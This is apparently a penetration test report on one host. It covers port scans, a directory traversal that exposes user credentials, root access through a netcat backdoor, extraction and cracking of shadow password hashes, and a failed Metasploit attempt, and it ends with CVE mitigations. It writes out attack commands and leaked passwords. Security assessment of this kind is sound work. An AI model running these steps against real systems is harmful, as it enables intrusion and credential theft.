The following terms are used throughout the report:

- Penetration tester or tester: The ethical hacker conducting the test
- Black box testing: A simulated attack where the tester has no prior knowledge of the network
- Common Vulnerabilities and Exposures (CVE): A list of information security vulnerabilities and exposures that aim to provide common names for publicly known cyber security issues.
- Confidentiality: information is not made available or disclosed to unauthorised entities.
- Integrity: data cannot be modified by unauthorised entities.
- Availability: information is available when needed.

C. RULES OF ENGAGEMENT

- The testing period was set between the hours of 1400 and 1800 on 3 August 2016.
- Clients were available through email and phone should testing have caused outages or compromised sensitive data. Continuous updates were not required.
- No security controls detecting or preventing testing would be in place for the duration of the test.
- Sensitive data shown to be accessible during the test will not be retained by the tester once the penetration test report is submitted.
- Testing covered both local vulnerability on compromised machines and attempted privilege escalation for onward exploitation.
- Testing did not attempt to disturb system availability.

DISCLAIMER

Whilst this test provides a comprehensive and systematic check of the systems security it would be misguided to believe mitigations will provide 100% security.

A. INITIAL SCANNING & ENUMERATION OF SERVICES

The penetration test began with port scans. Using nmap, a port scanner, open TCP ports were identified using the TCP connect scanning. A UDP port was also identified using the UDP scan. The commands used were:

- nmap -sT -p- 83.105.119.24 (TCP connect scan on all 65534 ports)
- nmap –sT –Pn 83.105.119.24 (TCP connect scan on all 65534 ports ignoring discovery)
- nmap –sUV 83.105.119.24 (UDP scan against common ports)

A more detailed scan then identified the versions of services in use on these ports. The command used was:

• nmap –PO –sV –p 22,53,80,3306,5802,5902,6000,6002,7775 83.105.119.24

TCP connect scan	Port	State	Service
	22/tcp	open	ssh
	53/tcp	open	domain
	80/tcp	open	http
	3306/tcp	open	mysql
	5802/tcp	open	vnc-hhtp-2
	5902/tcp	open	vnc-2
	6000/tcp	open	X11
	6002/tcp	open	X11:2
	7775/tcp	open	Unknown
TCP connect scan ignoring discovery	22/tcp	open	ssh
	25/tcp	filtered	smtp
	53/tcp	open	domain
	80/tcp	open	http
	135/tcp	filtered	msrpc
	139/tcp	filtered	netbios-ssn
	445/tcp	filtered	microsoft-ds
	514/tcp	filtered	shell
	3306/tcp	open	mysql
	5802/tcp	open	vnc-http-2
	5902/tcp	open	vnc-2
	6000/tcp	open	X11
	6002/tcp	open	X11:2
	7775/tcp	open	Unknown
UDP scan	53/udp	open	Mikrotik DNS
			Service info: device router

Table 1 nmap scan results

Version Scan	Port	Service	Version
	22/tcp	ssh	OpenSSH 4.4 (protocol 1.99)
	53/tcp	domain	MikroTik Router OS named or OpenDNS Updater
	80/tcp	http	Apache http 1.3.37 (Unix PHP/4.4.4)
	5802/tcp	VNC http	TightVNC 1.2.8 (user: root; resolution: 1024x800; VNC TCP port: 5902)
	5902/tcp	VNC	VNC (Protocol 3.7)
	6000	X11	(access denied)
	6002	X11	(access denied)
	7775/tcp	shell	Bash shell (**BACKDOOR**)
	Service Info:	OS: Unix	

Table 2 version scan results

Using a specialist search engine, Shodan.io, also indicated the system was likely to be running a Java RMI on port 1099, see figure 27.




Figure 34 Shodan.io results detailing ports identified

B. VULNERABILITY SCANNING

Both manual and automated vulnerability scans were conducted to detect vulnerabilities. A full Nessus report is available on request. Vulnerabilities identified through CVE reference databases are incorporated in 3.5 Vulnerability Details & Mitigations.



Figure 35 Sample Nessus vulnerability results

C. EXPLOITATIONS

DIRECTORY TRAVERSAL ATTACK

Whilst conducting reconnaissance of the target website, clues hinting to direct browsing led to the discovery of URL 83.105.119.24/false/ which allowed the tester to access a file containing four user credentials. These were saved for onward exploitation in the assessment.



Figure 36 direct browsing to the user credential page

Username	Password
frodo	Mordor
bilbo	Batman1
samwise	notwise
faramir	password

Figure 37 Leaked user credentials

BACKDOOR

The backdoor identified on port 7775 allowed root access, without authentication, using netcat.

The command used was; nc 83.105.119.24.7775.

Whilst connected with root privileges the tester was able to create, alter and extract files using SSH and the previously identified credentials. The attacker could also identify running processes such as wireshark, a network security analysis program, which could be terminated. This level of privilege also allows an attacker to create users, alter passwords and upload malware or rootkits. The extracted etc/passwd etc/shadow and .vnc/passwd hashes were extracted for onward exploitation.



Figure 38 Extracted Images

```
cd /tmp/
ls
gconfd-root
hsperfdata root
kde-root
ksocket-root
orbit-root
sess 022e0a6580e9320be4b1d70f997485e8
    0f5b96b7acca47ae267aad29b5a00afb
     186e4ad647988eed9750eb670e54412b
sess 4b14f0d55e05630f0179524396b80466
sess 4c798f5d3b35d0c1262c4775ec1e4347
sess 6c826a38cf7cb1f3f4968893d6931d9e
    734b56231e8a01fb8ac77d43a4c17a6b
    84066e554fd7e628b1c9d1d0a271b294
sess 8546c0c7d5dbfa2b6dde840ce5533eaf
sess 9afea4676bc92262dccdd442c87aeb0d
sess a08a847aea18048a91d0d53fc675164a
sess b775bdf88ef8a720674041e0695726aa
sess bf8b0b545f57812ff4033ec029b0edd1
sess d82a43aea16ce447928cbbd075fd4df3
sess e439e7f30beafddc32502406b8e3252c
sess_eb3ff80d72010b9a7d17c5f7b14e2ecb
sess f4b63fec2e8510b038b0017e8a10b1e2
test.txt
wc -l test.txt
 test.txt
cat test.txt
   me in your report
```

Figure 39 tmp files identified

PASSWORDS CRACKING

Using the tool John the Ripper (JTR) shadow files extracted from /etc were quickly cracked due to weak keywords. The command used was; john *extracted shadow file location*. (This step can also be conducted using Johnny a GUI version of JTR). The use of md5 crypt was also uncovered, this hash is insufficient for secure password.

```
root@tom: ~ 1

root@tom: ~# john Desktop/shadow
Created directory: /root/.john
Warning: detected hash type "md5crypt", but the string
is also recognized as "aix-smd5"
Use the "--format=aix-smd5" option to force loading the
se as that type instead
Using default input encoding: UTF-8
Loaded 5 password hashes with 5 different salts (md5cry
pt, crypt(3) $1$ [MD5 128/128 XOP 4x2])
Press 'q' or Ctrl-C to abort, almost any other key for
status
password (faramir)
Batman1 (bilbo)
```

Figure 40 John the Ripper identifying user passwords




Figure 41 Johnny identifying user passwords

PHP METASPLOIT ATTEMPT

Using the Metasploit framework an exploit for the PHP service was identified. The exploit was attempted using a meterpreter reverse tcp payload. Whilst the exploit completed a session was not created due to technical issues. A successful use of meterpreter would have established a powerful shell with commands for file systems, systems, networking, user interface and webcam.

Figure 42 Metasploit attempt

3.6 VULNERABILITY DETAILS & MITIGATIONS FOR ATTENTION OF SECURITY MANAGER

Table 3 provides a checklist of vulnerabilities identified and their mitigation options.

Service Effected	CVE Identifier	Exploit Name	Details & Mitigation	Actions taken
Example X	CVE-1234-5678	Example attack	Version 1.1 of X is vulnerable to example attacks, client is recommended to patch to version 1.2	Patched to 1.2 V
OpenSSH 4.4	CVE-2008-1657	DoS and bypass	OpenSSH 4.4 suffers a number	
(protocol 1.99)	CVE-2006-5052	attacks	of vulnerabilities which allow attackers to crash services and	
	CVE-2006-5051		bypass security.	
	CVE-2006-4924		It is recommended the client update to the latest version (at time of report v7.3 released	
	CVE-2001-1029		01/08/2016).	
MikroTik Router	CVE-2015-2350	CSRF	Cross-site request forgery vulnerability in MikroTik RouterOS 5.0 and earlier allows remote attackers to hijack the authentication of administrators for requests that change the administrator password via a request in the status page to /cfg.	
	CVE-2012-6050	DoS attack	The winbox service in MikroTik RouterOS 5.15 and earlier allows remote attackers to cause a denial of service (CPU consumption), read the router version, and possibly have other impacts via a request to download the router's DLLs or plugins Client is advised to check router version for susceptibility	
Apache http 1.3.37	CVE-2012-0031 CVE-2011-3348 CVE-2011-3192 CVE-2011-0419 CVE-2010-0010 CVE-2009-2699 CVE-2009-1890 CVE-2007-6750 CVE-2007-3304	DoS attacks	Apache http 1.3.37 is vulnerable to a number of DoS attacks as well as XSS. The client is advised to update to version 2.2 or later.	

Apache http 1.3.37 cont.	CVE-2008-0455 CVE-2007-6388 CVE-2007-5000	Cross-site scripting (XSS)		
	N/A	Direct Browsing	URL manipulation also allows an attacker to access a directory containing user credentials.	
			The client is recommended to apply access controls and filtering to their site.	
PHP/4.4.4	CVE-2012-2376	Exec Code	PHP/4.4.4 is vulnerable to a	
	CVE-2007-1582		number of DoS attacks as well as attacks which allow remote users to execute	
	CVE-2011-1092	DoS attacks	arbitrary code. The client is advised to update version 6 or later.	
	CVE-2011-0708			
	CVE-2011-0421			
	CVE-2010-4409			
	CVE-2007-1710	Bypass (local access)		
X11	CVE-2008-2361	DoS attack	A DoS could result in complete loss of service availability.	
			Client is recommended to disable this service in favour of VNC secured by SSH tunnelling.	
	N/A	Possible nmap scripting	Tests should be conducted to identify if server access will be granted via nmap scripting. The command to check this is;	
			nmap -p (6000 or 6002) - script x11-access 83.105.119.24	
Java RMI	CVE-2011-3557	Various	A number of CVEs were	
	CVE-2011-3556		identified which allow malicious actors to execute	
	CVE-2013-2412		arbitrary code and affect confidentiality, integrity, and	
	CVE-2013-1557		availability via vectors related to RMI	
	CVE-2013-1537		It is recommended tests are	
	CVE-2013-0424		conducted to examine susceptibility to these CVEs	
	CVE-2015-4733		and for the client to explore	
	CVE-2015-4860		use of secure RMI Toolkit which utilises TLS/SSL to	
	CVE-2015-4883		secure communication, authentication proxy to	
	CVE-2015-4903		datientication proxy to	

Java RMI cont.	CVE-2015-0408 CVE-2016-3642 CVE-2007-1419 CVE-2015-0225 CVE-2013-0652 CVE-2013-0935 CVE-2013-3274 CVE-2011-0388 CVE-2011-0381 CVE-2003-1290	various	authenticate clients and dedicated session proxy to efficiently control client access.	
Shell - Port 7775	N/A	Backdoor Shell	A backdoor shell exists which grants a user root access without any login details. The backdoor shell should be removed or have access control implemented.	
General	N/A	Weak Passwords	Weak passwords are in use by a number of users, MD5 is also being used as a password hash. Client is recommended to implement SHA-2 secure hashing algorithm and enforce a stronger password policy.	

Table 3 Vulnerability details & mitigations

Further scoring details for the above vulnerabilities can be located in Annex A for prioritisation of resolution.

3.7 CONCLUSION

Resolving the vulnerabilities detailed in this report will reduce the attack surface for malicious actors and improve the security of the system.

The main recommendation are the client should;

- Turn off network services and protocols that are not needed.
- Restrict Root and Admin level use.
- Educate users and enforce stronger password policy
- Continue network security logging and monitoring via Wireshark
- It is strongly advised the client ensures;
 - o Both operating system and software are up to date (patching and updating).
 - Firmware on internet facing devices are current and checked frequently.
- An optional white box test is suggested;
 - o To ascertain the true risk to services which could not be tested within the time frame
 - o And confirm proper mitigation has been put in place.

3.8 TOOLS USED DURING TESTING

Testing platform: VMware workstation – Kali-Linux-2016.1

- **Dig** DNS tool
- Nslookup DNS tool
- DMitry network scanning tool
- Httrack website copier
- **Netcraft** site reports
- **Recon-ng** reconnaissance framework
- Nmap port scanner
- Shodan Search engine
- Nessus Vulnerability scanner
- OpenVas Vulnerability scanner
- Nikto Web application and server enumeration tool
- **John the Ripper** password cracker
- Netcat network utility
- Metasploit penetration testing framework

ANNEX A VULNERABILITY SCORING DETAILS

	Impact	Risk	Likelihood	Fix Effort
Low	Little or no Impact	Little risk	Unlikely	Simple update/patch
Medium	Partial compromise	Moderate risk	Strong possibility	Intermediate
High	Full compromise	High risk	Highly likely	Complex

Service Effected	Vulnerability	Impact	Risk	Likelihood	Fix Effort	Actioned
Example	CVE-1234-5678	Low	Medium	High	Low	✓
OpenSSH 4.4 (protocol 1.99)	CVE-2008-1657	Medium	Medium	High	Low	
	CVE-2006-5052	Medium	Low	High	Low	
	CVE-2006-5051	High	High	High	Low	
	CVE-2006-4924	Medium	High	High	Low	
	CVE-2001-1029	Low	Medium	High	Low	
Apache http 1.3.37	CVE-2012-0031	Medium	Medium	Medium	Low	
	CVE-2011-3348	Medium	Medium	High	Low	
	CVE-2011-3192	High	High	High	Low	
	CVE-2011-0419	Low	Medium	High	Low	
	CVE-2010-0010	Medium	Medium	High	Low	
	CVE-2009-2699	Low	Low	High	Low	
	CVE-2009-1890	High	High	High	Low	
	CVE-2007-6750	Low	Low	High	Low	
	CVE-2007-3304	High	Medium	Medium	Low	
	CVE-2008-0455	Medium	Medium	Medium	Medium	
	CVE-2007-6388	Medium	Medium	High	Medium	
	CVE-2007-5000	Medium	Medium	Medium	Medium	
PHP/4.4.4	CVE-2012-2376	High	High	High	Low	
	CVE-2007-1582	Medium	Medium	Medium	Low	
	CVE-2011-1092	Medium	Medium	High	Low	
	CVE-2011-0708	Low	Low	Medium	Low	
	CVE-2011-0421	Low	Low	Medium	Low	
	CVE-2010-4409	Low	Low	High	Low	
	CVE-2007-1710	Medium	Medium	High	Low	
X11	CVE-2008-2361	Medium	Medium	High	Low	

X11 cont.	Nmap scripting	High	Unknown	Unknown	Low	
MikroTik Router	CVE-2015-2350	Medium	Unknown	Unknown	N/A	
	CVE-2012-6050	Medium	Unknown	Unknown	N/A	
Shell - Port 7775	Backdoor	High	High	High	Low	
General	Weak Passwords	Medium	Medium	High	Low	

Table 4 Vulnerability scoring details

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